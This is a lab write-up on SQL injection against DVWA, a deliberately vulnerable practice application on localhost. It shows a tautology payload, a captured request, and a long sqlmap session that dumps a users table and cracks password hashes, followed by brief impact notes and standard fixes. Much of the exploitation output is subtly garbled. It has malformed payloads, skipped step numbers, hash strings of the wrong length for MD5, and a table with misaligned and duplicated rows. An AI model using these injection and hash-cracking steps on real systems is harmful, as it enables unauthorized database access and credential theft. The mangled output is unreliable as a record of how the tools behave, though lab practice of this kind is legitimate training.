

Task 8: SQL Injection Practical Exploitation

1) Identify Injectable Parameter:

Open DVWA → SQL Injection.

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Then test:

1' OR '1'='1

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me


ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

The id parameter is vulnerable to SQL Injection due to lack of input validation.

2) Capture the Request:

- Turn Burp Intercept ON
- Submit a request on SQLi page
- Copy the full URL (GET) or save request to file



Time	Type	Direction	Method	URL	Status code	Length
23:25:5...	HTTP	→ Request	GET	http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit		

6) Extract user data:

```

[*] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 07:46:25 /2026-01-29/

[07:46:25] [INFO] parsing HTTP request from "sql_req"
[07:46:25] [INFO] resuming backend connection
[07:46:25] [WARN] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: 'id' OR '0' AND SLEEP(8)-- <js>Submit-Submit

Type: time-based blind
Title: MySQL 5.0.3.32 AND time-based blind (query SLERP)
Payload: 'id' OR SLEEP((SELECT(SLEEP(3)))>30000)-- <js>Submit-Submit

[07:46:25] [INFO] the back-end DBMS is MySQL
web server operating system: linux debian
web application technology: apache/2.4.6
DBMS and CMS: MySQL 5.0.3.32 (MySQL root)
[07:46:25] [INFO] detected database for table 'users' in database 'dwa'
[07:46:25] [WARNING] running in a single-thread mode. Please consider usage of option "--threads=1" for faster data retrieval
[07:46:25] [INFO] retrieved:
[07:46:25] [WARNING] reflective values() found and filtering out

[07:46:26] [INFO] retrieved: user_id
[07:46:26] [INFO] retrieved: first_name
[07:46:26] [INFO] retrieved: last_name
[07:46:26] [INFO] retrieved: user
[07:46:26] [INFO] retrieved: password
[07:46:26] [INFO] retrieved: avatar
[07:46:26] [INFO] retrieved: last_login
[07:46:26] [INFO] retrieved: failed_login
[07:46:26] [INFO] retrieved: role
[07:46:26] [INFO] retrieved: account_enabled
[07:46:26] [INFO] fetching entries for table 'users' in database 'dwa'
[07:46:27] [INFO] fetching number of entries for table 'users' in database 'dwa'
[07:46:27] [INFO] retrieved: 5
[07:46:27] [INFO] retrieved: admin
[07:46:27] [INFO] retrieved: admin
[07:46:27] [INFO] retrieved: 1

[07:47:33] [INFO] retrieved: /dwa/hackable/users/pablo.jpg
[07:47:33] [INFO] retrieved: 0
[07:47:33] [INFO] retrieved: Pablo
[07:47:35] [INFO] retrieved: 2026-01-26 22:08:21
[07:47:41] [INFO] retrieved: Picasso
[07:47:44] [INFO] retrieved: 0d10d09f5bb04c3de5c71e9e9b7
[07:47:55] [INFO] retrieved: 4
[07:47:55] [INFO] retrieved: user
[07:47:56] [INFO] retrieved: smithy
[07:47:56] [INFO] retrieved: 1
[07:47:56] [INFO] retrieved: /dwa/hackable/users/smithy.jpg
[07:48:03] [INFO] retrieved: 0
[07:48:04] [INFO] retrieved: Bob
[07:48:04] [INFO] retrieved: 2026-01-26 22:08:21
[07:48:12] [INFO] retrieved: Smith
[07:48:16] [INFO] retrieved: 5fdcc3b5aa765d01d8327de6b82cf99
[07:48:29] [INFO] retrieved: 5
[07:48:29] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/a] Y
[07:48:38] [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/mysqlid.txt.' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[07:48:38] [INFO] using default dictionary
do you want to use common password suffixes? [y/N] n
[07:48:38] [INFO] starting dictionary-based cracking (md5_generic_password)
[07:48:40] [INFO] starting 2 processes
[07:49:10] [INFO] cracked password 'charley' for hash '8653337d5ac23966f7dbdcfc69210b'
[07:49:13] [INFO] cracked password 'password' for hash '5fdcc3b5aa765d01d8327de6b82cf99'
[07:49:40] [INFO] cracked password 'letmein' for hash '0d10d09f5bb04c3de5c71e9e9b7'
Database: dwa
Table: users
5 entries


|   | user_id | role   | user                           | avatar | password                                   | last_name | first_name | last_login          | failed_login | account_enabled |
|---|---------|--------|--------------------------------|--------|--------------------------------------------|-----------|------------|---------------------|--------------|-----------------|
| 1 | admin   | admin  | /dwa/hackable/users/admin.jpg  |        | 5fdcc3b5aa765d01d8327de6b82cf99 (password) | admin     | admin      | 2026-01-26 22:08:21 | 0            | 1               |
| 3 | user    | 1337   | /dwa/hackable/users/1337.jpg   |        | 8653337d5ac23966f7dbdcfc69210b (charley)   | No        | Hack       | 2026-01-26 22:08:21 | 0            | 1               |
| 4 | user    | pablo  | /dwa/hackable/users/pablo.jpg  |        | 0d10d09f5bb04c3de5c71e9e9b7 (letmein)      | Picasso   | Pablo      | 2026-01-26 22:08:21 | 0            | 1               |
| 5 | user    | pablo  | /dwa/hackable/users/pablo.jpg  |        | 0d10d09f5bb04c3de5c71e9e9b7 (letmein)      | Picasso   | Pablo      | 2026-01-26 22:08:21 | 0            | 1               |
| 5 | user    | smithy | /dwa/hackable/users/smithy.jpg |        | 5fdcc3b5aa765d01d8327de6b82cf99 (password) | Smith     | Bob        | 2026-01-26 22:08:21 | 0            | 1               |


[07:50:08] [INFO] table 'dwa.users' dumped to CSV file '/home/harl/.local/share/sqlmap/output/localhost/dump/dwa/users.csv'
[07:50:08] [INFO] fetched data logged to text files under '/home/harl/.local/share/sqlmap/output/localhost/'

[*] ending @ 07:50:08 /2026-01-29/

```

7) Analyze impact:

- Unauthorized DB access
- Sensitive data exposure
- Full backend compromise risk

8) Suggest Fixes:

- Use Prepared Statements (Parameterized Queries)
- Input validation & sanitization
- Use ORM frameworks
- Least privilege DB user
- Disable verbose SQL errors
- Web Application Firewall (WAF)

Proper input handling and parameterized queries prevent SQL Injection.

